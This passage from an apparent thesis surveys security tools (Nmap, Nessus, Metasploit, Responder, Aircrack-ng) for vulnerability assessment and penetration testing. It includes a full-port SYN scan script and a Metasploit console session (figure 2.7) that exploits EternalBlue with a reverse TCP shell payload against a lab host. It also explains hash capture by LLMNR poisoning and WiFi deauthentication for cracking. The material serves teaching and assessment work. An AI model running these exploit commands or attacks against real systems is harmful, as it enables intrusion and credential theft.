TCP SYN scan is the default technique. It consists in sending a TCP SYN packet to the specified port and waiting for the response. If a TCP service is listening, a SYN ACK message is received while if a TCP RST or an ICMP packet is received it is closed. In the case of missing response, the sent packet is likely been stopped by a firewall and the port is marked as filtered. Whatever the behavior of the target is, the TCP connection is not completed by the scanner. This is due to the fact that old systems did not log unsuccessful connections making the scan unpractical to detect. SCTP INIT scan is the equivalent for SCTP protocol.

TCP connect scan is used when the user performing the scan does not have administrative privileges and therefore cannot have control on raw packets. This is due to the fact that low privileged accounts have a higher level control on network connections, usually through the socket library. Therefore they are not allowed to leave pending TCP connections uncompleted. Its behavior is therefore fully equivalent to the previously described technique with the exception of connection establishment.

UDP scan is used to detect UDP services by sending a service specific or empty UDP packet to the specified port. The problem consists in the fact that, since UDP is connectionless, it is hard to detect even if the service correctly accepted the message. NMap solves it by classifying the port as closed or filtered if an ICMP packet is received according to its type and by classifying it with open|filtered state when no message is received. Some specific services responds with other UDP messages marking the port as open.

TCP NULL, FIN, and Xmas scans, TCP Maimon scan are TCP scanning techniques that respectively set: no bits; FIN bit; FIN, PSH and URG bits; NULL, FIN bits. They all exploits a loophole in the TCP RFC implying that a RST packet should be sent back if a closed port receives a TCP packet with any bit configuration. This leads to the impossibility of distinguish between open and filtered states. The key advantages to their use are stealth in detection and the capability to bypass some misconfigured firewalls.

TCP ACK scan is able to determine the filtering state of the specified ports by sending TCP ACK packets to them and waiting for TCP RST. If it is received, no firewall stopped the packet, therefore the port is marked as not filtered (filtered otherwise). This technique does not allow to distinguish between open and closed states. TCP Window scans are similar but uses response packets Window field to determine whenever the port is opened or closed. Indeed, some implementations respond with different values for different states.

Other advanced scans are available in NMap. While they have interesting features such as the ability to set arbitrary TCP flags in sent packets, they are rarely used in vulnerabilities assessment tasks. This is due to the fact that the operator is allowed to generate arbitrary traffic on the target network and therefore there is no stealth requirement.

Service and OS Detection

Immediately after port scanning, it useful to identify services listening on open ports. This activity is called Service and Version detection. While usually services are configured to operate on their default ports, some administrator might configure the system differently. In order to perform this task, NMap uses its database to generate probes specific for each protocol. Moreover, when possible, it tries to identify the service version by using protocol specific requests.

When first approaching a target host, it can be useful to get informations about its operating system. NMap has the possibility to perform an OS detection by comparing various fields in the TCP response messages and its fingerprints database. It is important to note that, since this technique is based on statistical fingerprint analysis, it is much more error proned compared to other NMap features.

Scripting Engine

NMap ships with the possibility to extend its features via NMap Scripting Engine (NSE). This allows users to create and share their Lua scripted programs. These can add functionalities such as vulnerability enumeration, additional services identification and potentially also exploit execution. Scripts can be launched in chunks or singularly and a default set is defined. It is important to note that NSE does not run in a sandbox and that the scripts database is community based. There is therefore the possibility of harming target and host systems and extreme care should be used when executed.

Timing and Bandwidth Considerations

While NMap is extremely optimized for network interactions, performed tasks might take time due to their nature. As an example, UDP scans are very slow since the technique implies the waiting of response packets. Operator must therefore carefully analyze timing related aspects before launching the scan and specify additional optional flags that mitigate this phenomena by, for example, reducing maximum timeouts. Bandwidth should also be taken into consideration as the script in figure 2.2 demonstrates. This simple program performs a TCP SYN scan on all ports of a single target and, as you can see from the results in figure 2.3, it generates around 6 MB of traffic. This easily scales up to around 1.5 GB for a complete IP class C network. This might imply network performance problematics for other users.

NMap deception techniques

Since NMap bases its results mainly on the responses presence and their content, it is possible to configure hosts in order to trick the scanner. Operations such as opening ports with misleading banners, disable default services responses and kernel TCP stack alterations are some successful deception techniques. Another important aspect to take into consideration is the possibility to simply identify NMap activities traffic by IDS. Being the default tool for performing such activities, many vendors actually ships their devices with the possibility to stop NMap packets leading to the impossibility of its usage.

2.1.2 Nessus

Nessus [13] is a commercial software developed and maintained by Tenable used to mainly perform network vulnerability assessment tasks. It has multiple licenses including a free one that is mainly

```
#!/bin/bash
target=192.168.7.8

# Configure ip tables to log network statistics only for target host
iptables -I INPUT 1 -s $target -j ACCEPT
iptables -I OUTPUT 1 -d $target -j ACCEPT

# Reset traffic counter
iptables -Z

# Execute a TCP SYN scan with NMap on target ports 1-65535
nmap -sS -Pn -n $target -p 1-65535 > /dev/null

# Print network statistics
iptables -vn -L
```

Figure 2.2. TCP SYN scan performance bash test script

```
$ ./testNMapPerformance.sh

Chain INPUT (policy ACCEPT 1808 packets, 169K bytes)
 pkts bytes target     prot opt in     out     source               destination
 1314  110K ACCEPT     all  --  *      *       192.168.7.8          0.0.0.0/0

Chain OUTPUT (policy ACCEPT 94 packets, 9117 bytes)
 pkts bytes target     prot opt in     out     source               destination
 132K 5877K ACCEPT     all  --  *      *       0.0.0.0/0            192.168.7.8
```

Figure 2.3. TCP SYN scan performance bash test script results

limited in the number of concurrent targets that can be scanned. It is well supported for all commercial operating systems.

Operators can communicate with Nessus using different interfaces. The most relevant is a GUI provided via HTTP through an ad-hoc configured web server. Nowadays this is a very used architecture since it allows users to interact with the application using the browser, creating a layer of abstraction over the OS and allowing operators to use a well known and personally configured software. As we will explain later on, we chose to adopt the same architecture for SVA-ng. Nessus also give the possibility of communicating through its APIs. These allow to furthermore automate scans by permitting integration with other softwares.


Another very convenient feature of this product, available only with high end licenses, is the possibility to extend it using agents. The network architecture created by this feature has a star topology, with the main node in the center being used to stock all results and external nodes performing the network active scans. Probes are simply configurable with user-defined or default templates via the main application allowing operators to interact with the entire architecture accessing a single web application. The availability of probes has different advantages. The first is redundancy so that if a probe fails, not every other does, while if the main node fails it is sufficient to change it and configurations will still be available on probes. The second is the possibility to deploy nodes on different subnets. This implies that firewall rules and internal routes configuration can be also tested. In general, it is therefore possible to perform internal and external vulnerability assessments with a single application.

As stated above, Nessus main function is to perform network vulnerability assessment. In order to do so, it performs an initial network scan articulated on host discovery, port scanning and service detection. After have discovered network topology, it starts testing every service with known vulnerabilities present in its internal database. In Nessus naming conventions, these tests are performed by the so called plug-ins, that are nothing more then scripts executing a non invasive version of the specific attack. The list of plug-ins is actively maintained by Tenable and its usually up-to-date with latest discovered vulnerabilities.

Using the same methodology, Nessus also offers a reduced set of WAVA scans. It allows configuration of automatic basic-authentication and login forms security processes making possible to scan pages in authenticated sections of the web portal. In addition, it allows to set SSH, database, windows credentials for internal scans. Whenever credentials are not available, it is possible to use more aggressive approaches using brute-forcing tools such as Hydra that is included into the Nessus appliance. Since nowadays web applications represent the most frequently found services, companies usually chose to perform such scans with other tools that we will later describe. However, Nessus support numerous service specific policies such as SCADA scans and PCI scans.


The extensive set of plug-ins represents one of the main reasons why Nessus is one of the most widely used security product. Furthermore, it is also well integrated with services present in the network. It is highly customizable for what concerns proxies, mail servers for notifications and certificate authorities integration.

Nessus gives the possibility to define templates and policies selecting among different predefined type of scans. It also allows the granular selection of single plug-ins. Moreover, it is possible to configure it in order for a scan to be performed periodically without the need of an operator manually starting the job. This is fully in line with the idea of security as a process and not as a product.



Host	Vulnerabilities
192.168.1.30	1 2 2 44
192.168.1.31	4 1 37
192.168.1.32	5 2 4 1 27
192.168.1.33	4 1 26

Figure 2.4. Nessus default output - network scan



Sev	Name	Family	Count
CRITICAL	MS05-027: Vulnerability in SMB Could Allow Remote ...	Windows	1
HIGH	MS06-035: Vulnerability in Server Service Could Allow...	Windows	1
HIGH	MS12-020: Vulnerabilities in Remote Desktop Could Al...	Windows	1
MEDIUM	SSL 64-bit Block Size Cipher Suites Supported (SWE...	General	5

Figure 2.5. Nessus VAT - network scan

In figure 2.4 the default output of Nessus is shown. This view is management oriented as it gives an idea of how many vulnerabilities, divided into severity classes, have been found for every single host but without specifying technical descriptions and remediations. The latter is given in the VAT format (see figure 2.5). For more specific information, another view is available (see figure 2.9). It contains the description of the vulnerability as well as its default remediation and exploit scripts availability. It is important to note that this page usually contains all external references to CVE and CVSS total and partial scores.

While Nessus is a great tool for performing scans, it lacks the possibility of tracking exposed vulnerabilities over time. Managers are indeed interested in fixing processes as well as in continuously checking the state of the network. For this reason, even if Nessus is valuable for what concerns technically identify vulnerabilities, it is not sufficient to perform the whole vulnerability assessment cycle. As we will discuss in chapter 3, this is one of the main reasons for SVA-ng creation.

2.1.3 Other tools

This section includes the description of some products used during the vulnerability assessment tasks. While these instruments are extremely valuable for testers, they have not been integrated with SVA-ng and they are cited here with the only intention of giving the reader a full perspective of tools choice possibilities.

NetSparker

While Nessus is mainly oriented on network scanning, NetSparker [14] focus entirely on web applications. It is a proprietary product with many licensing possibilities and it is mainly used by web oriented companies for testing the security of their application. As Nessus, it is based on its internal database containing possible vulnerabilities that is maintained by the developers.

Its main advantage are the extended authentication support with the possibility of scripting login and logout JavaScript based procedures and the possibility of performing periodic scans supporting interaction with other tools. Moreover, it is very simple to create a launch script that executes at every test release so that compilation of source code, deployment on servers and vulnerability scanning are done automatically.

NetSparker main ability is to detect issues that are highly dependent on the specific web application such as:

- SQL Injection
- Reflected XSS
- Local File Inclusion
- Remote File Inclusion
- Unvalidated Redirect
- Old, Backup, log files

OpenVAS

OpenVAS [15] is the free open source equivalent of Nessus. It forked from it in 2005 when Nessus became proprietary and therefore it shares most of its features. The biggest difference stands in its database that is continuously updated from the public feed of Network Vulnerability Tests (NVT) maintained by Greenbone with over 50.000 entries available. Due to its GNU General Public Licensing, OpenVAS is usually chosen by companies that are not willing to spend for other tools.

2.2 Penetration Testing Tools

While vulnerability assessment tools generally aim to automatically perform all activities and provide an accurate result, penetration testing tools have the only aim to help the tester in its tasks. This tools are in continuous development and therefore it is practically infeasible to describe exhaustively the whole set. For this reason, in this section only the programs integrated in SVA-ng are discussed in order to explain to the reader their main functions and therefore to justify their integration in the developed framework.

2.2.1 Kali Linux

Kali Linux [16] is a free cyber security oriented operating system distribution based on Debian, currently maintained and developed by Offensive Security Ltd.. The real advantage of Kali compared to other distribution is that it ships with mostly used utilities, security tools and other useful datasets already installed and configured. While it supports many architectures and devices, it is not designed to be light on system resources. However, since it needs to be used also for forensic tasks, it is design to be executed in live mode (not booted from main storage disks) and on virtual machines.

The main reason to use such an operating system is the simplicity and completeness of installation. Indeed, in most penetration testing jobs, it is often useful to work in a clean environment in order to reduce the risk of spreading previously acquired malware on other hosts. Moreover, in order to satisfy some customer needs, creating an ad-hoc system and then deleting it at the end of the task is not time expensive due to its almost null configuration and pre-installed software packets. It is of course possible to use another distribution and to script installation processes, but many security companies chose to avoid this cost.

Among others, it includes resources such as:

- a good set of word-lists for cracking hashes, enumerate users and URLs
- gcc, Python, Ruby, Perl and other interpreters
- nc (netcat), wget, NMap and other basic networking tools
- aircrack-ng suite
- services such a configured Apache web server with PHP
- various clients for all network services such as FTP, SSH and rDesktop
- hashcat, John the Ripper and other cracking tools
- Metasploit Framework including msfconsole and msfvenom
- Burp, OWASP ZAP, SQLMap and other web application exploitation tools
- social engineering tools like BeeF and SET
- digital forensic various tools

All software discussed in this chapter, with the exception of Core Impact, Nessus and NetSparker which are proprietary, are included in the default Kali Linux distribution.

2.2.2 Metasploit framework

The Metasploit framework (from now on referred as Metasploit for simplicity) is the main component of the Metasploit Project. It is an exploitation tool released under BSD license currently maintained by Rapid7. Metasploit is a powerful tool that helps the penetration tester in every phase of the simulated attack [17].

The internal core of this program is an extensive code database. This includes all sorts of scripts that the attacker might need during the penetration testing task including the real exploitation programs for known vulnerabilities. It is possible to query it with keywords related to the target host including specific versions and vendors. With such tool, the attacker is no longer required to have knowledge about the technical internal details of a vulnerability in order to exploit it effectively. As an example, it is interesting to see that the very recent Eternal Blue vulnerability discovered in 2017 has some entries in the database as you can see in figure 2.6. It is important to note that the module has not only a description, but also a disclosure date to keep track of the vulnerability exposure time and a ranking, that users can modify according to the script quality and probability of success.

```
msf > search eternal

Matching Modules
================

Name                                       Description
----                                       -----------
auxiliary/scanner/smb/smb_ms17_010         MS17-010 SMB RCE Detection
exploit/windows/smb/ms17_010_eternalblue   MS17-010 EternalBlue SMB Remote
```

Figure 2.6. Metasploit - query the database for Eternal Blue vulnerability

Exploits for Metasploit are written in Ruby and make use of specific libraries included in the framework to simplify development. Even if scripts are developed by the community, they tend to follow a unified coding style in order to ensure readability. Moreover, all exploits are extensively documented via data structures built directly into the framework Ruby classes. They therefore include an exhaustive documentation of the vulnerability, external references, architectures that can be targeted and so on. This flexible but precise architecture allows a unified interaction among very different modules. Once again, the penetration tester is not require to know the internals of the single script in order to use it since the experience with the Metasploit framework standards is sufficient. Developers tend to make their code highly parametric in order to allow extensive customization without the necessity of modifying the programs. However, whenever it is necessary, code can be cloned and easily edited due to the extensive use of comments and the high readability of the ruby language. Some sections of the program can also contain machine code since there might be specific vulnerabilities that are triggered with specific byte sequences.

Metasploit divides scripts in the following categories:

- **Exploit:** being the manner in which a certain vulnerability is been used to deliver a certain payload, this is the core of Metasploit and its database. Once being ran, the real exploitation is launched and, if no error occurs, the payload is delivered. As an example, as shown in figure 2.6 in the results second line, Eternal Blue belong to this set.
- **Payload:** items belonging to this category represents the code being ran once the exploit delivers them. Metasploit offers different payloads for different necessities as we will discuss in next paragraphs. The usual objective is to open a communication channel with the target called session so that further commands can be executed remotely.
- **Post:** this set contains an extensive list of versatile tools to use once a session is opened. Activities such gathering users and password hashes are automated with these scripts.

- **Auxiliary:** items belonging to this category are generally not related directly to a vulnerability exploitation but they help the penetration tester to accomplish other tasks. Scanners are available to perform host discovery and vulnerable services scanning as is shown in figure 2.6 in the first results line. Simple server implementations such as HTTP and FTP servers can be used directly from the framework. Availability attacks such as Denial of Services (DoS) are also available within this category.

While the aim of the exploit is to use a vulnerability to deliver a payload, the objective of the payload itself is to compromise the system. What is usually done is to deliver a program that allows to open a communication channel between the attacker and the target hosts so that further commands can be executed. Metasploit allows to select among different default payload as well as upload and launch an arbitrary executable. The most convenient programs to execute are the standard system-dependent shell and the meterpreter. The latter is a particular program that is able to open a channel and migrate in running processes to hide in the target computer. While meterpreter peculiarities make it the most practical tool to use in real world applications, its characteristics are well beyond the scope of this thesis and will therefore be omitted. The way in which a connection is opened is defined in the payload. Possibilities are described in the following groups:

- Connection direction
  - **Bind** in which the target host is configured to listen on a specified port and the attacker opens a connection to it
  - **Reverse** in which the attacker host set up a listening service on a specified port and the target opens a connection by calling it back
  - The first one is used when there is no firewall on the network and therefore there are not limitations to connection opening. When this is not possible, since many firewalls are configured not to drop outbound connections, the second one is preferred.
- Connection stages
  - **Non-staged** in which the whole payload is sent directly to the target and then executed
  - **Staged** in which a first part of the payload called stager is sent in the first connection and executed with the aim of downloading the second part of the payload containing the real program
  - While the first one is less error prone due to its simplicity and necessity of having less transfers, the second one is usually preferred for stealth reasons.

As an example, in figure 2.7 a complete real world exploitation of Eternal Blue vulnerability is shown. At first, the exploit is selected and configured to be thrown towards the IP address 10.10.10.40 (target). With the third and fourth input lines, a staged, reverse TCP shell payload for x64 Windows is selected and configured to open a connection on 10.10.14.119 (attacker) when executed. The whole exploit is then launched with the ”exploit” command and after a while, a session is successfully opened. As you can see from the last lines, the opened shell is running on the remote target host.

The only part that might be present in some modules that is not easy readable is the shellcode. This is a short piece of code that triggers some specific vulnerability such as buffer overflows and usually allows to open a shell on the remote system. Shellcode is written in machine code. Metasploit allows users to generate ad-hoc shellcodes outside of its framework with a utility called msfvenom. This allows the creation of payloads with various different encodings such that specific characters can be avoided. This shellcode might indeed be injected in some manner so that some byte combinations are not allowed. As an example, null bytes (0x00) denotes the end of a file. Therefore, programs in which a payload containing null bytes is injected are likely to crash before executing it making the whole exploitation process to fail. For this reason, specific bytes can set to be avoided. Another interesting feature of msfvenom is the ability to include shellcode in a specific language files such as PHP or others so that when the program is executed, the shellcode is ran.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > set rhost 10.10.10.40
rhost => 10.10.10.40
msf exploit(ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf exploit(ms17_010_eternalblue) > set lhost 10.10.14.140
lhost => 10.10.14.140
msf exploit(ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.14.140:4444
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - Trying exploit with 22 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.10.40
[*] Command shell session 1 opened (10.10.14.140:4444 -> 10.10.10.40:49168)
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Figure 2.7. Spawning a shell exploiting EternalBlue vulnerability on a remote test computer using Metasploit (some of the output has been trimmed out)

Because of the all features described above, Metaspoit is considered to be one of the must-have software of all penetration testers. As demonstrated in figure 2.7, a shell on a remote vulnerable system is opened in as few as 5 lines. This shows how powerful and simple it is at exploiting known vulnerabilities and gives a whole new perspective on topics discussed in previous sections. It is interesting to note that a simple activity such as a Nessus exhaustive scan on the network would have highlighted the exposure so that it could have been patched.

2.2.3 Responder

Responder [18] is a Link-Local Multicast Name Resolution (LLMNR), NetBios Name Service (NBT-NS) and multicast Domain Name System (mDNS) poisoner that also executes rogue servers on the attacker host in order to capture meta-data and password hashes by retrieving authentication processes traffic. In order to do so, it replies to LLMNR, NBT-NS and mDNS requests with its own IP address with the aim of receiving the traffic of every host on the network that attempts to authenticate with some service.

Once the program is executed, it starts by spawning authentication servers such as LDAP, HTTP, FTP, SMB, LDAP, POP3, IMAP, SMTP, HTTPS and MSSQL. It then listen on the network for any host name resolution protocol request in order to reply to them with its own address. When an host receives a response back, it tries to authenticate with the attacker specific rogue server sending it their credentials in the form of a cryptographic hash. From this point on, the attacker can try to crack the hash. If the cracking process succeeds, the attacker owns the credentials and can pretend to be the legit user effectively interacting with the servers.

Launching a Responder in an extensively used network is likely to collect relevant hashes in less than an hour. However, the probability of create a malfunction is very high since clients will notice that legit servers are not responding correctly. It must therefore be used with extreme care. Moreover, running this program opens a significant amount of ports to allow servers to listen on them making the used host not available for other tasks.

2.2.4 Aircrack-ng suite

Aircrack-ng [19] is a free open source wireless network security assessment tool suite. It is considered to be the swiss knife of WiFi hackers since it contains highly configurable tools while keeping simple their usages. Aircrack-ng is mainly developed and maintained for Linux operating systems but it has been ported to other major alternatives. As for NMap, his interface is command-line based but some GUI implementations are also available. One of its best characteristics is the possibility to easily integrate its features in user defined scripts due to its simple machine readable outputs.

Aircrack-ng is contains many versatile tools. In the moment in which we are writing this thesis, a new version containing new interesting tools has been released. However, since they are of no relevance to this thesis objectives and they are still not well documented, they will not be taken into consideration during this discussion. Moreover, some of the older tools played a marginal role into the SVA-ng design ideas and their capabilities will therefore be omitted.

Airmon-ng

Wireless network interfaces are usually configured to accept layer 2 frames that have the MAC address of the selected interface. However, not on all devices, it is possible to reconfigure their behavior in order to accept all frames including the ones not addressed to our interface. Airmon-ng is a simple tool that allows to change the state of WiFi network cards and swap between managed mode, the default, and monitor mode, in which we receive all frames.

By doing so, we will be able to capture all network traffic and, if the access point is not configured to open a separated encrypted channel for every supplicant, we could sniff all traffic being sent in cleartext. Even if the access point is well hardened, we are always able to collect meta-data on the current active connections.

Airodump-ng

Airodump-ng allows users to dump captured packets on a specific interface to a file. Its main usage is to sniff traffic on a monitor mode configured interface in order to later attempt cracking of credentials. It is impossible to detect its usage from the network since it generates no traffic itself while listening to all other wireless communications.

When activated, it does not only dump traffic to disk, it also offers a view on spotted active wireless devices. As you can see in figure 2.8, it offers an extensive amount of metadata. The first section of the output shows the spotted access points with:

- BSSID from which we can derive the manufacturer of the device
- the signal strength, from which we can triangulate the signal if multiple airodump-ng devices are simultaneously ran or if we move the sniffing interface
- the amount of captured traffic
- the cypher and the encryption used

- the ESSID or access point name shown to users

Moreover, in the second section we can see the supplicants, having informations such as:

- BSSID of the access point to which they are connected
- the mac address of the device, again with the possibility to guess accurately they manufacturers
- the signal strength, with the same consequences stated above
- the amount of captured traffic
- the ESSID of the access point they are attempting to contact, making it possible to get knowledge about the name of the last access points to which they connected

```
$ airodump-ng mon0

BSSID              PWR Beacons #Data, #/s CH MB   ENC  CIPHER AUTH ESSID

70:4C:A5:2A:5C:97  -40      44      0    0  1 54e. WPA2 CCMP   PSK  MightySK-AP
22:09:0F:A1:96:87  -61      54      0    0  4 54e. WPA2 CCMP   PSK  SK-Guest
00:21:96:70:6C:F4  -88       8      0    0  6 54e  WPA  CCMP   PSK  fastweb-2016
74:EA:3A:BA:1B:5F  -87       6     12    0 13 54   WPA2 TKIP   PSK  mauri

BSSID              STATION            PWR   Rate    Lost Frames  Probe

(not associated)  8C:F5:A3:7D:2C:31  -85    0 - 1     46     2  Vodafone-30152
(not associated)  D0:C5:F3:E9:A7:80  -39    0 - 1      0     3
22:09:0F:A1:96:87 88:83:22:69:D7:26  -54    0 - 6      0     1
```

Figure 2.8. An airodump-ng interactive view sample

Aircrack-ng

It gives the name to the whole suite of tools and its main use is to crack keys from packets previously captured from the WiFi. It has no active role on the network working completely offline. It mainly cracks WEP, WPA, WPA2 and WPA PSK authentication by brute-forcing possible keys or by using a user specified dictionary. It is also able to convert WPA capture files to other formats so that other cracking tools can read them.

Aircrack-ng was mainly developed to crack WEP authentication supporting different approaches in order to better adapt to different situations such as having only few captured packets. However, the same is not true for WPA. Being WPA technology much more computationally hard to crack, new tools such as hashcat has been developed. These base their functioning on graphical processor units in order to speed up the process. For these reason, aircrack-ng is nowadays used only when the needed computational power is small.

Aireplay-ng

For what concerns WPA cracking, the relevant packets to be captured are sent when the connection between the access point and the supplicant occurs and the authentication packets are exchanged. The more packets are captured, the higher the possibility to successfully crack the key. For this reason, it is sometimes useful to force supplicants to de-authenticate from the access point so that they will have to reconnect and redo the whole handshake procedure. This activity is performed using Aireplay-ng that allows many different approaches to solve the task. Moreover, the tool is able to perform various forms of replay attacks and packet injection.

2.2.5 Other tools

The number of penetration testing tools available on the market is constantly rising and it is not interest of this thesis to exhaustively describe each one them. Instruments discussed in this section have not been integrated in SVA-ng but they are worth of notice since they are intensively used in assessment tasks.

Burp Suite

